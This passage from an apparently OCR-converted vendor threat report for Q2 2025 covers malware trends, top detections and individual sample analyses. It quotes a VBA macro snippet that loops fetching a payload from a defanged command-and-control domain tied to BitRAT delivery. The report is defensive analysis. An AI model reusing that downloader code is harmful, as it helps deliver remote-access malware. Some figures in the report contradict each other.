
# INTERNET SECURITY REPORT

Q2 2025



# CONTENTS

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

# INTRODUCTION

Like rings on a tree trunk, each year of experience etches a mark on our understanding of the world. We learn from successes, adapt from failures, and gradually accumulate a wisdom born of time and observation. In cybersecurity, this long-term perspective is invaluable. Fads come and go, new technologies emerge, but the fundamental principles of defense remain constant.

Our Quarterly Internet Security Report (ISR) offers that essential long view, one quarter at a time. Our reports span over a decade of data and countless threat detections, industry breaches, and security incidents. We don't just focus on the fleeting details of the moment; we analyze the underlying trends, the recurring patterns, and the fundamental forces that shape the threat landscape. By understanding the "why" behind the attacks, we can transcend the noise of daily alerts and develop enduring strategies for long-term cyber resilience.

As you explore this report, think of it as the tree of knowledge, highlighting recent threat evolutions, but also grounding that change in longstanding trends that we understand well. This combination of fresh variation with established patterns gives all you need to build the defenses to protect yourself from new and old threats.

More explicitly, this report shares key threat trends seen by many of our products, including malware developments observed from both network and endpoint solutions, network attack findings from our Intrusion Prevention Service (IPS), ransomware development throughout the quarter, and much more.

In an increasingly unpredictable world of quickly growing technology, general cybersecurity awareness and proactive defense will keep you and your business thriving, despite what digital deplorables throw at you. This report intends to offer the experienced wisdom of a trusted grey beard guru, so you can continue to learn from its long history of tracking the adversary.

## Our ISR is broken down into the following sections:

# EXECUTIVE SUMMARY

Over the last few quarters, malware – especially network-detected malware – has grown in volume, increasing an additional 15% during Q2 2025. More importantly, we have seen the amount of malware evading signature-based detection (zero-day malware) and using encryption increase to highs seen only in previous record quarters. This suggests that attackers are focusing on more evasive malware, and we too must focus on more advanced protection technologies, like those of endpoint detection and response products like WatchGuard EPDR.

Network-based attacks and software exploits also grew a little (8.3%), thought unique types of network attacks fell. We saw new generic SQL injection signature detect a far bigger number of this class of attacks, along with a lot of web application attacks in general. More recent Adobe ColdFusion and Apache OFBiz exploits were seen in the top 50 attacks, but most of the bulk of network detections are older vulnerabilities, likely being automatically mass-scanned by automated botnets and exploit framework tools.

The endpoint section tended to continue to mirror the changes it had last quarter. Total malware was down a tad but new unique malware variants increased again, as mentioned above. The way threat actors deliver malware also continues to evolve away from scripts, and more towards browser-based attacks, which suggest we should watch out for an increase in drive-by download attacks.

Here are some of the highlights you can expect from our Q2 2025 report:

- **Network-based malware is up 15% quarter-over-quarter (QoQ).** It's not quite the meteoric 171% rise we saw in Q1, but malware volume continues to return. That said, we did see a small decrease in malware caught with behavioral detection. However, AI or machine-learning continues to find and prevent more threats.
- Total endpoint malware volume was down slightly (3.3%), but **new, unique endpoint malware detections grew 26.2% QoQ.** When combined with the network malware trends, sophisticated and evasive malware is making a comeback.
- Threat actors continue using encryption to evade defenses. Malware arriving over encrypted (TLS) connections increased for every measure, though the boxes reporting in declined.
  - **Malware detected with signatures over TLS increased 22%**
  - **Evasive malware detected over TLS increased 30%**
- Our "per Firebox" malware results for various network malware detection services:
  - **Average total malware detections per Firebox:** 4,854 (15% increase)
  - **Average malware detections by GAV per Firebox:** 691 (85% increase)
  - **Average malware detections by IAV per Firebox:** 4,094 (10% increase)
  - **Average malware detections by APT Blocker per Firebox:** 69 (27% decrease)
- **We extrapolate** that if the estimated currently active and in service Fireboxes enabled all malware detection security services and were reporting to us, **Fireboxes would have seen 1,875,736,074 malware detections during Q2 2024.**
- **Over three-quarters (76%) of malware evaded signature-based methods.** We call this zero-day malware, as it requires more proactive techniques (IAV/APT) to catch this never-before-seen malware. A year and a half ago, this zero-day number mysteriously declined. However, in the last few quarters it has returned with a vengeance, proving you need more proactive anti-malware and EDR solutions to catch this evasive malware.
- Adding to this, **zero-day malware accounts for 89% of malware detected over encrypted connections,** proving a continued rise in evasive malware delivery in general.
- **The old Mirai bot has returned in force in the APAC region.** We have no clue why threat actors are trying to deliver this old IOT bot again; we detected a lot of it during Q2.
- **Most of the network malware top 10 consists of dropper malware**. This makes sense. Rarely do threat actors start by directly delivering the intended malware payload to a victim. Rather, they use droppers (stagers or loaders) to "pave the way" for their attack, potentially evading any legacy defenses and attempting to disable security along the way. If a network security solution blocks the dropper, the actual planned malware never gets sent.

- **Attackers are leveraging new tools for local password theft.** Both the network and endpoint sections saw detections for Mimikatz-like, password-stealing tools. Network malware detection picked up a malicious version of the Masky tool, while on the endpoint side, we saw PowerKatz32.
- Meanwhile, n**etwork attacks increased by 8.3% during Q2 2025, with 101 network exploits blocked per Firebox.** Despite this increase in IPS hits, we saw a significant decline in the number of unique exploits attackers tried, down 8.4%.
- **USB malware associated with cryptocurrency attacks rose.** This quarter's endpoint threat includes some threats that spread over USB and target cryptocurrency theft. Perhaps the renewed focus on USB has to do with cryptominers using a USB-based wallet?
- **Ransomware and crypto miners continue their decline.** Cryptominers dropped 59.4% and ransomware fell 46.8%. This supports the industry trend of a decrease in volumetric crypto ransomware. Attackers are now shifting toward a large handful of targets, data theft instead of encryption, and double and triple extortion tactics.
- **The core vectors for malware delivery continue to shift.** For years, malicious scripts, primarily PowerShell, remained the primary root entry point for malware. Over the last year, this is shifting more to targeting Windows binaries, browser issues, and remote access programs. Particularly, browser-delivered malware is on the rise, which leads us to believe that drive-by downloads are having a revival.

There's your taste of our Q2 report, but the full meal includes much more detail and defense tips that will help you protect yourself from these trends. Read on to learn more.

# FIREBOX FEED STATS

## WHAT IS THE FIREBOX FEED?

The following section of this report is based on threat detections from tens of thousands of WatchGuard Fireboxes deployed around the world that have opted in to sharing the data with us. This data allows us to view the specific malware and exploit activity that threat actors are using against small and midsize organizations worldwide.

In this section, we detail the high-level quarter-over-quarter trends while also diving into the specific top threats that generate either the most alert volume or impact the most unique networks. Through these lenses, we identify trends in the categories of malware or network attacks targeting WatchGuard customer networks and use that information to prescribe specific tips for a strong defense.

We break the Firebox Feed up into three main sections built off telemetry from five security services running on Firebox appliances:

**Gateway AntiVirus (GAV):** Signature-based malware prevention

**IntelligentAV (IAV):** Advanced AI-based malware prevention

**APT Blocker:** Sandboxed, behavioral-based malware prevention


**Intrusion Prevention Service (IPS):** Network-based client and server exploit prevention

**DNSWatch:** Domain-based threat prevention

## HELP US IMPROVE

Our data comes from Fireboxes in our Firebox Feed and the more Firebox admins that provide the anonymous data the better we can make our reports. If you configure your Firebox to do so, we will have more accurate information in this report to apply to your network. So please configure your Firebox to enable device feedback by following these steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS, APT Blocker, and DNSWatch, if available



**Average combined total malware hits per Firebox**

**4,854**

Average detections per Firebox increased **15%**

**Basic Gateway AntiVirus (GAV) service**

**691**

Basic malware increased **85%**

**APT Blocker (APT)**

**69**

APT Blocker dropped by **27%**

**IntelligentAV (IAV)**

**4,094**

increased by **10%**

**GAV with TLS**

**1,052**

TLS detections by GAV increased **22%**

**Average evasive malware over TLS**

**215**

TLS detections of evasive malware jumped by **40%**

**TLS malware**

**70%**

Malware over an encrypted connection increased **1 points**

# MALWARE TRENDS

The malware landscape this quarter continues to challenge network security, as captured in detailed data from Firebox detections. This information, spanning regional trends, encrypted threats, and detection rates, offers a critical view into the evolving tactics of cybercriminals. To ensure its value, we rigorously analyze data then transform raw numbers into actionable insights. Our process involves validating detection counts, cross-referencing regional distributions, and confirming malware classifications to eliminate noise and inconsistencies. Finally, we normalize figures to account for deployment variations. This meticulous approach increases reliability, enabling security teams to trust the data as a foundation for decision-making. From spotting encrypted malware surges to identifying regional hotspots, this refined data set empowers organizations to adapt defenses, prioritize resources, and stay ahead of threats like droppers, code injectors, and botnets that dominated Q2. Clean, accurate data for an effective cybersecurity strategy.

Starting off with an overview, the table below shows average hits across various security services and their changes since the prior quarter. Total malware detections average 4,854 per Firebox, up 15%, reflecting a steady rise in threats. Gateway AntiVirus (GAV) logs 691 detections, with an 85% increase, while APT Blocker sees 69 detections, down 27%. IntelligentAV (IAV) stands out with 4,094 detections, up 10%, indicating its growing role in catching sophisticated malware.

When inspecting TLS traffic, GAV hits rise to 1,052 up 22%, and evasive malware over TLS, averaging 215 hits per Firebox increase 40%. This aligns with TLS malware's share at 70%, a 1-point decrease, highlighting encrypted channels as a favored attack vector. These evasive threats – often never seen before, or ploymorphic, where the malware changes itself – evade signature-based detection, driving the higher APT and IAV numbers.

While basic malware persists, advanced encrypted threats are accelerating. The significant upticks in IAV and TLS evasive hits suggest attackers are leaning harder into obfuscation and encryption, challenging traditional defenses. Fireboxes equipped to decrypt and analyze TLS traffic are increasingly vital, as the TLS malware dynamics underscore a critical need for enhanced visibility and adaptive protection strategies.

We not only use the Firebox Feed data to build this report, but also to identify areas where we can improve our WatchGuard products' security. If you would like to help with these improvements, please enable **WatchGuard Device Feedback** on your device.

## Top 10 Malware Detections

In Q2 2025, the Top 10 Malware Detections table, compiled from Firebox detections, provides a comprehensive overview of the most prevalent malware threats impacting global networks. This dataset details threat names, malware categories, detection counts, and the last time we saw these detections, offering security professionals actionable intelligence on high-volume attacks. Derived from telemetry across thousands of Fireboxes, it highlights droppers, code injectors, password stealers, and botnets as dominant categories. We review this data by validating counts, cross-referencing classifications, and later on normalizing for regional biases to ensure it delivers reliable, high-quality insights for informed decision-making and threat mitigation.

Among the standout threats, Trojan.VBA.Agent.BIZ, a dropper with 292,671 detections, emerges as a new variant of Trojan.Agent.VBS. This evolution incorporates VBA macros in Office documents to deliver payloads, exploiting user-enabled macros for initial compromise. First seen this last quarter, it underscores rapid adaptation, making it a prime target for enhanced email and document scanning.

Another notable entry, Heur.PonyStealer.ln0@juGkiHli, a Win code injection threat with 66,128 detections, is a fresh malware strain often used to deploy botnets like LokiBot. This variant injects code into legitimate processes, enabling credential theft, keystroke logging, and C2 communication. Its novelty in Q2 2025 signals ongoing innovation in evasion techniques, reminiscent of PonyStealer's historical persistence, urging organizations to bolster endpoint behavioral analysis.

Finally, Trojan.Linux.Mirai.1, a botnet with 34,176 detections last seen in Q1 2025, stands out as the only malware in this table targeting the APAC region at all, whereas all other detections in this table target AMEA and EMEA.

Overall, the dominance of droppers (seven of ten entries) indicates attackers' preference for multi-stage infections. This validated data emphasizes the need for layered defenses, including AI-driven detection and cross-platform monitoring, to counter these persistent and emerging threats effectively in Q2 2025.

| Threat Name | Malware Category | Count | Last Seen |
|---|---|---|---|
| **Trojan.GenericKD.71026669** | Dropper | 402,023 | Q4 2024 |
| **Trojan.VBA.Agent.BIZ** | Dropper | 292,671 | New* |
| **Trojan.GenericKD.76252118** | Dropper | 183,634 | Q4 2024 |
| **Heur.BZC.PZQ.Pantera.245.0E350315** | Win Code Injection | 92,871 | New* |
| **Heur.PonyStealer.ln0@juGkiHli (LokiBot)** | Win Code Injection | 66,128 | New |
| **Application.Agent.IIQ** | Dropper | 57,755 | Q1 2025 |
| **Trojan.PasswordStealer.GenericKDS** | Password Stealer | 43,842 | Q1 2025 |
| **Variant.Lazy.452427** | Dropper | 40,349 | New |
| **Trojan.GenericKD.76607651** | Dropper | 38,420 | Q4 2024 |
| **Trojan.Linux.Mirai.1** | Botnet | 34,176 | Q1 2025 |

*Figure 1. Top 10 Malware Detections*

*seen in past under Encrypted malware threats

## Top 5 Encrypted Malware Detections

The Top 5 TLS Malware Table from Firebox telemetry highlights malware detected over encrypted connections, emphasizing the critical role of TLS scanning in uncovering hidden threats. Attackers exploit encryption to bypass traditional defenses, making these detections possible only through decrypted inspection of TLS traffic.

Only one in five Fireboxes currently scan encrypted connections, a concerning gap that exposes organizations to unseen risks. Inspecting this traffic is essential, as it reveals sophisticated malware that would otherwise go undetected, enabling proactive mitigation and reducing breach potential.

These entries largely repeat those on the Top 10 Malware Detections, with no standout anomalies, suggesting prevalent threats commonly use TLS for evasion.

Dominating the list are droppers, which install further malware, escalating infections. This validated data underscores the urgency of enabling TLS scanning to combat these gateway threats effectively.

| Threat Name | Malware Category | Count |
|---|---|---|
| **Trojan.VBA.Agent.BIZ** | Dropper | 292,671 |
| **Application.Agent.IIQ** | Dropper | 57,755 |
| **Variant.Lazy.452427** | Dropper | 40,349 |
| **Trojan.VBA.Downloader.JU** | Dropper | 19,468 |
| **Heur.BZC.PZQ.Pantera.157** | Win Code Injection | 15,797 |

*Figure 2. Top 5 TLS Malware*

## Top 5 Widespread Malware Detections

The Top 5 Widespread Malware Detections table identifies malware with the broadest reach, affecting the most Fireboxes worldwide. This data highlights threats by name, top three countries with percentage impacts, and regional distributions across Europe, Middle East, and Africa (EMEA), Asia-Pacific (APAC), and Americas (AMER). Percentages are normalized to reflect proportional exposure, providing insights into geographic hotspots.

Leading the list is Exploit.MathType-Obfs.Gen, an obfuscated exploit with strong footholds in Greece, Hong Kong, and Germany. The table also features familiar families, such as Exploit.CVE-2017-0199.05.Gen, a Microsoft Office exploit persisting from prior quarters, targeting Greece (24.33%), but also impacting Italy (14.86%), and Poland (14.29%). Trojan.Zmutzy.1305, a variant of the credential-stealing Trojan.Zmutzy, shows widespread activity in Hong Kong (25%) especially. Finally, HTML.Phishing.2, a phishing threat mimicking login pages, we examine in depth later.

This validated data set reveals a mix of exploits, stealers, and phishing malware with cross-regional appeal, underscoring attackers' focus on diverse vectors. Organizations must enhance monitoring in high-impact areas like EMEA and APAC, leveraging multi-layered defenses to counter these enduring, widespread threats effectively. AMER still needs to protect against these as well as Heur.Mint.Zard.24, a ransomware family.

| Malware Name | Top 3 Countries by % | | | EMEA % | APAC % | AMER % |
|---|---|---|---|---|---|---|
| **Exploit.MathType-Obfs.Gen** | Greece - 20.53% | Hong Kong - 20% | Germany - 19.17% | 12.52% | 3.94% | 4.62% |
| **Trojan.Zmutzy.1305** | Hong Kong - 25% | Germany - 18% | Portugal - 16.5% | 10.88% | 5.04% | 3.48% |
| **Gen:Heur.Mint.Zard.24** | France - 19.76% | United Kingdom - 17.88% | United States of America - 14.1% | 7.48% | 1.31% | 10.96% |
| **Exploit.CVE-2017-0199.05.Gen** | Greece - 24.33% | Italy - 14.86% | Poland - 14.29% | 9.64% | 3.13% | 2.97% |
| **HTML.Phishing.2** | Japan - 19.51% | Hong Kong - 17.5% | Germany - 8.82% | 5.30% | 14.10% | 2.11% |


*Figure 3. Most-Widespread Malware*

## Geographic Threats by Region

The Region Table presents the percentage of malware detections per region, normalized by the number of Fireboxes deployed in each area. This normalization ensures an equitable comparison of threat exposure, accounting for varying device densities. The Americas (AMER) leads with 46.53% of detections, followed by EMEA at 40.18%, and APAC at 13.29%. We review this data by validating counts, and normalizing for biases to deliver reliable, actionable insights.

AMER's elevated share reflects a surge in detections, particularly from the IntelligentAV (IAV) service, which identifies far more threats in this region compared to EMEA and APAC. After examining the underlying data, IAV's effectiveness in AMER stems from its rapid, AI-driven analysis of file behaviors, catching evasive malware that traditional signatures miss. This capability provides quick responses to emerging threats, enabling near-real-time blocking and reducing infection windows.

Having IAV integrated into Fireboxes significantly enhances network security by offering proactive detection without relying solely on known patterns. It adapts to polymorphic malware, minimizing false positives while maximizing coverage. In AMER, where droppers and code injectors dominate, IAV's quick verdicts help isolate infections early, preventing lateral movement. Organizations in high-exposure regions like AMER should prioritize IAV activation to bolster defenses. This table underscores regional disparities, urging tailored strategies like amplifying IAV usage in AMER and monitoring APAC's lower numbers but potentially rising IoT-focused threats.




| Region | % Share |
|---|---|
| **EMEA** | 40.18% |
| **AMER** | 46.53% |
| **APAC** | 13.29% |

*Figure 4. Geographic Threats by Region*

## Catching Evasive Malware

Speaking of polymorphic malware, the Zero-Day Malware table reveals the proportion of advanced evasive malware versus basic threats detectable by signatures. Among devices with APT Blocker and IntelligentAV, 76% of detections are zero-day, with only 24% identified via signatures. For those also inspecting HTTPS traffic, zero-day detections climb to 89%, leaving 11% for signatures.

These evasive threats typically lack family names, as they are unique, never-before-seen samples or utilize polymorphism to modify their code, rendering signature-based defenses ineffective. This data underscores the escalating challenge of such malware, especially in encrypted traffic, where concealment amplifies risks. Organizations must prioritize tools like APT and IAV for detection, enabling proactive responses to these adaptive, stealthy attacks and strengthening overall network security.

## Individual Malware Sample Analysis

**Trojan.VBA.Downloader.JU:**
**A Macro-Based Threat Delivering BitRAT**

Trojan.VBA.Downloader.JU, a VBA-based downloader malware, poses significant risks by exploiting Microsoft Office documents to fetch and execute remote payloads. Detected in various campaigns, this threat leverages malicious macros to initiate downloads, often evading initial scrutiny through obfuscated code. Analysis reveals a script snippet that uses XML-HTTP to request content from https://pagamento[.]us/abcd:

```
while(Len(b)=0):a.open"GET","https://
pagamento[.]us/abcd",False:
a.send:b=a.responseText
```

This loop persists until a response is received, which is then decoded elsewhere in the script. However, current attempts yield no response, indicating the command-and-control (C2) server is defunct as of August 2025. Historical investigations link the domain pagamento.us to distributing BitRAT, a notorious remote access trojan (RAT) marketed on underground forums.




*Figure 5. Trojan.VBA.Download.JU*





*Figure 6. Zero-Day Malware*

BitRAT enables attackers to gain full remote control over infected systems, facilitating data theft, keystroke logging, screen captures, and further malware deployment. Sold affordably on cybercriminal markets, it features anti-analysis techniques and modular plugins for espionage or ransomware. Trojan.VBA.Downloader.JU likely serves as the initial vector, embedded in phishing attachments like invoices or documents, tricking users into enabling macros. This malware highlights the persistence of Office-based attacks, despite Microsoft's macro restrictions. Organizations should enforce macro blocking, use advanced endpoint detection, and monitor outbound connections to suspicious domains. Regular patching and user education on phishing remain crucial. Though the specific C2 is inactive, variants may resurface with new infrastructure, underscoring the need for proactive defenses against evolving RAT delivery chains.

**HTML.2: A Phishing Trojan Masquerading as a Login Page**

HTML.2, a malicious HTML-based trojan, functions as a deceptive login page designed to harvest user credentials. Detected in phishing campaigns targeting users in Japan and Hong Kong, this threat employs social engineering to mimic legitimate sites, such as Adobe services, luring victims into entering usernames and passwords.

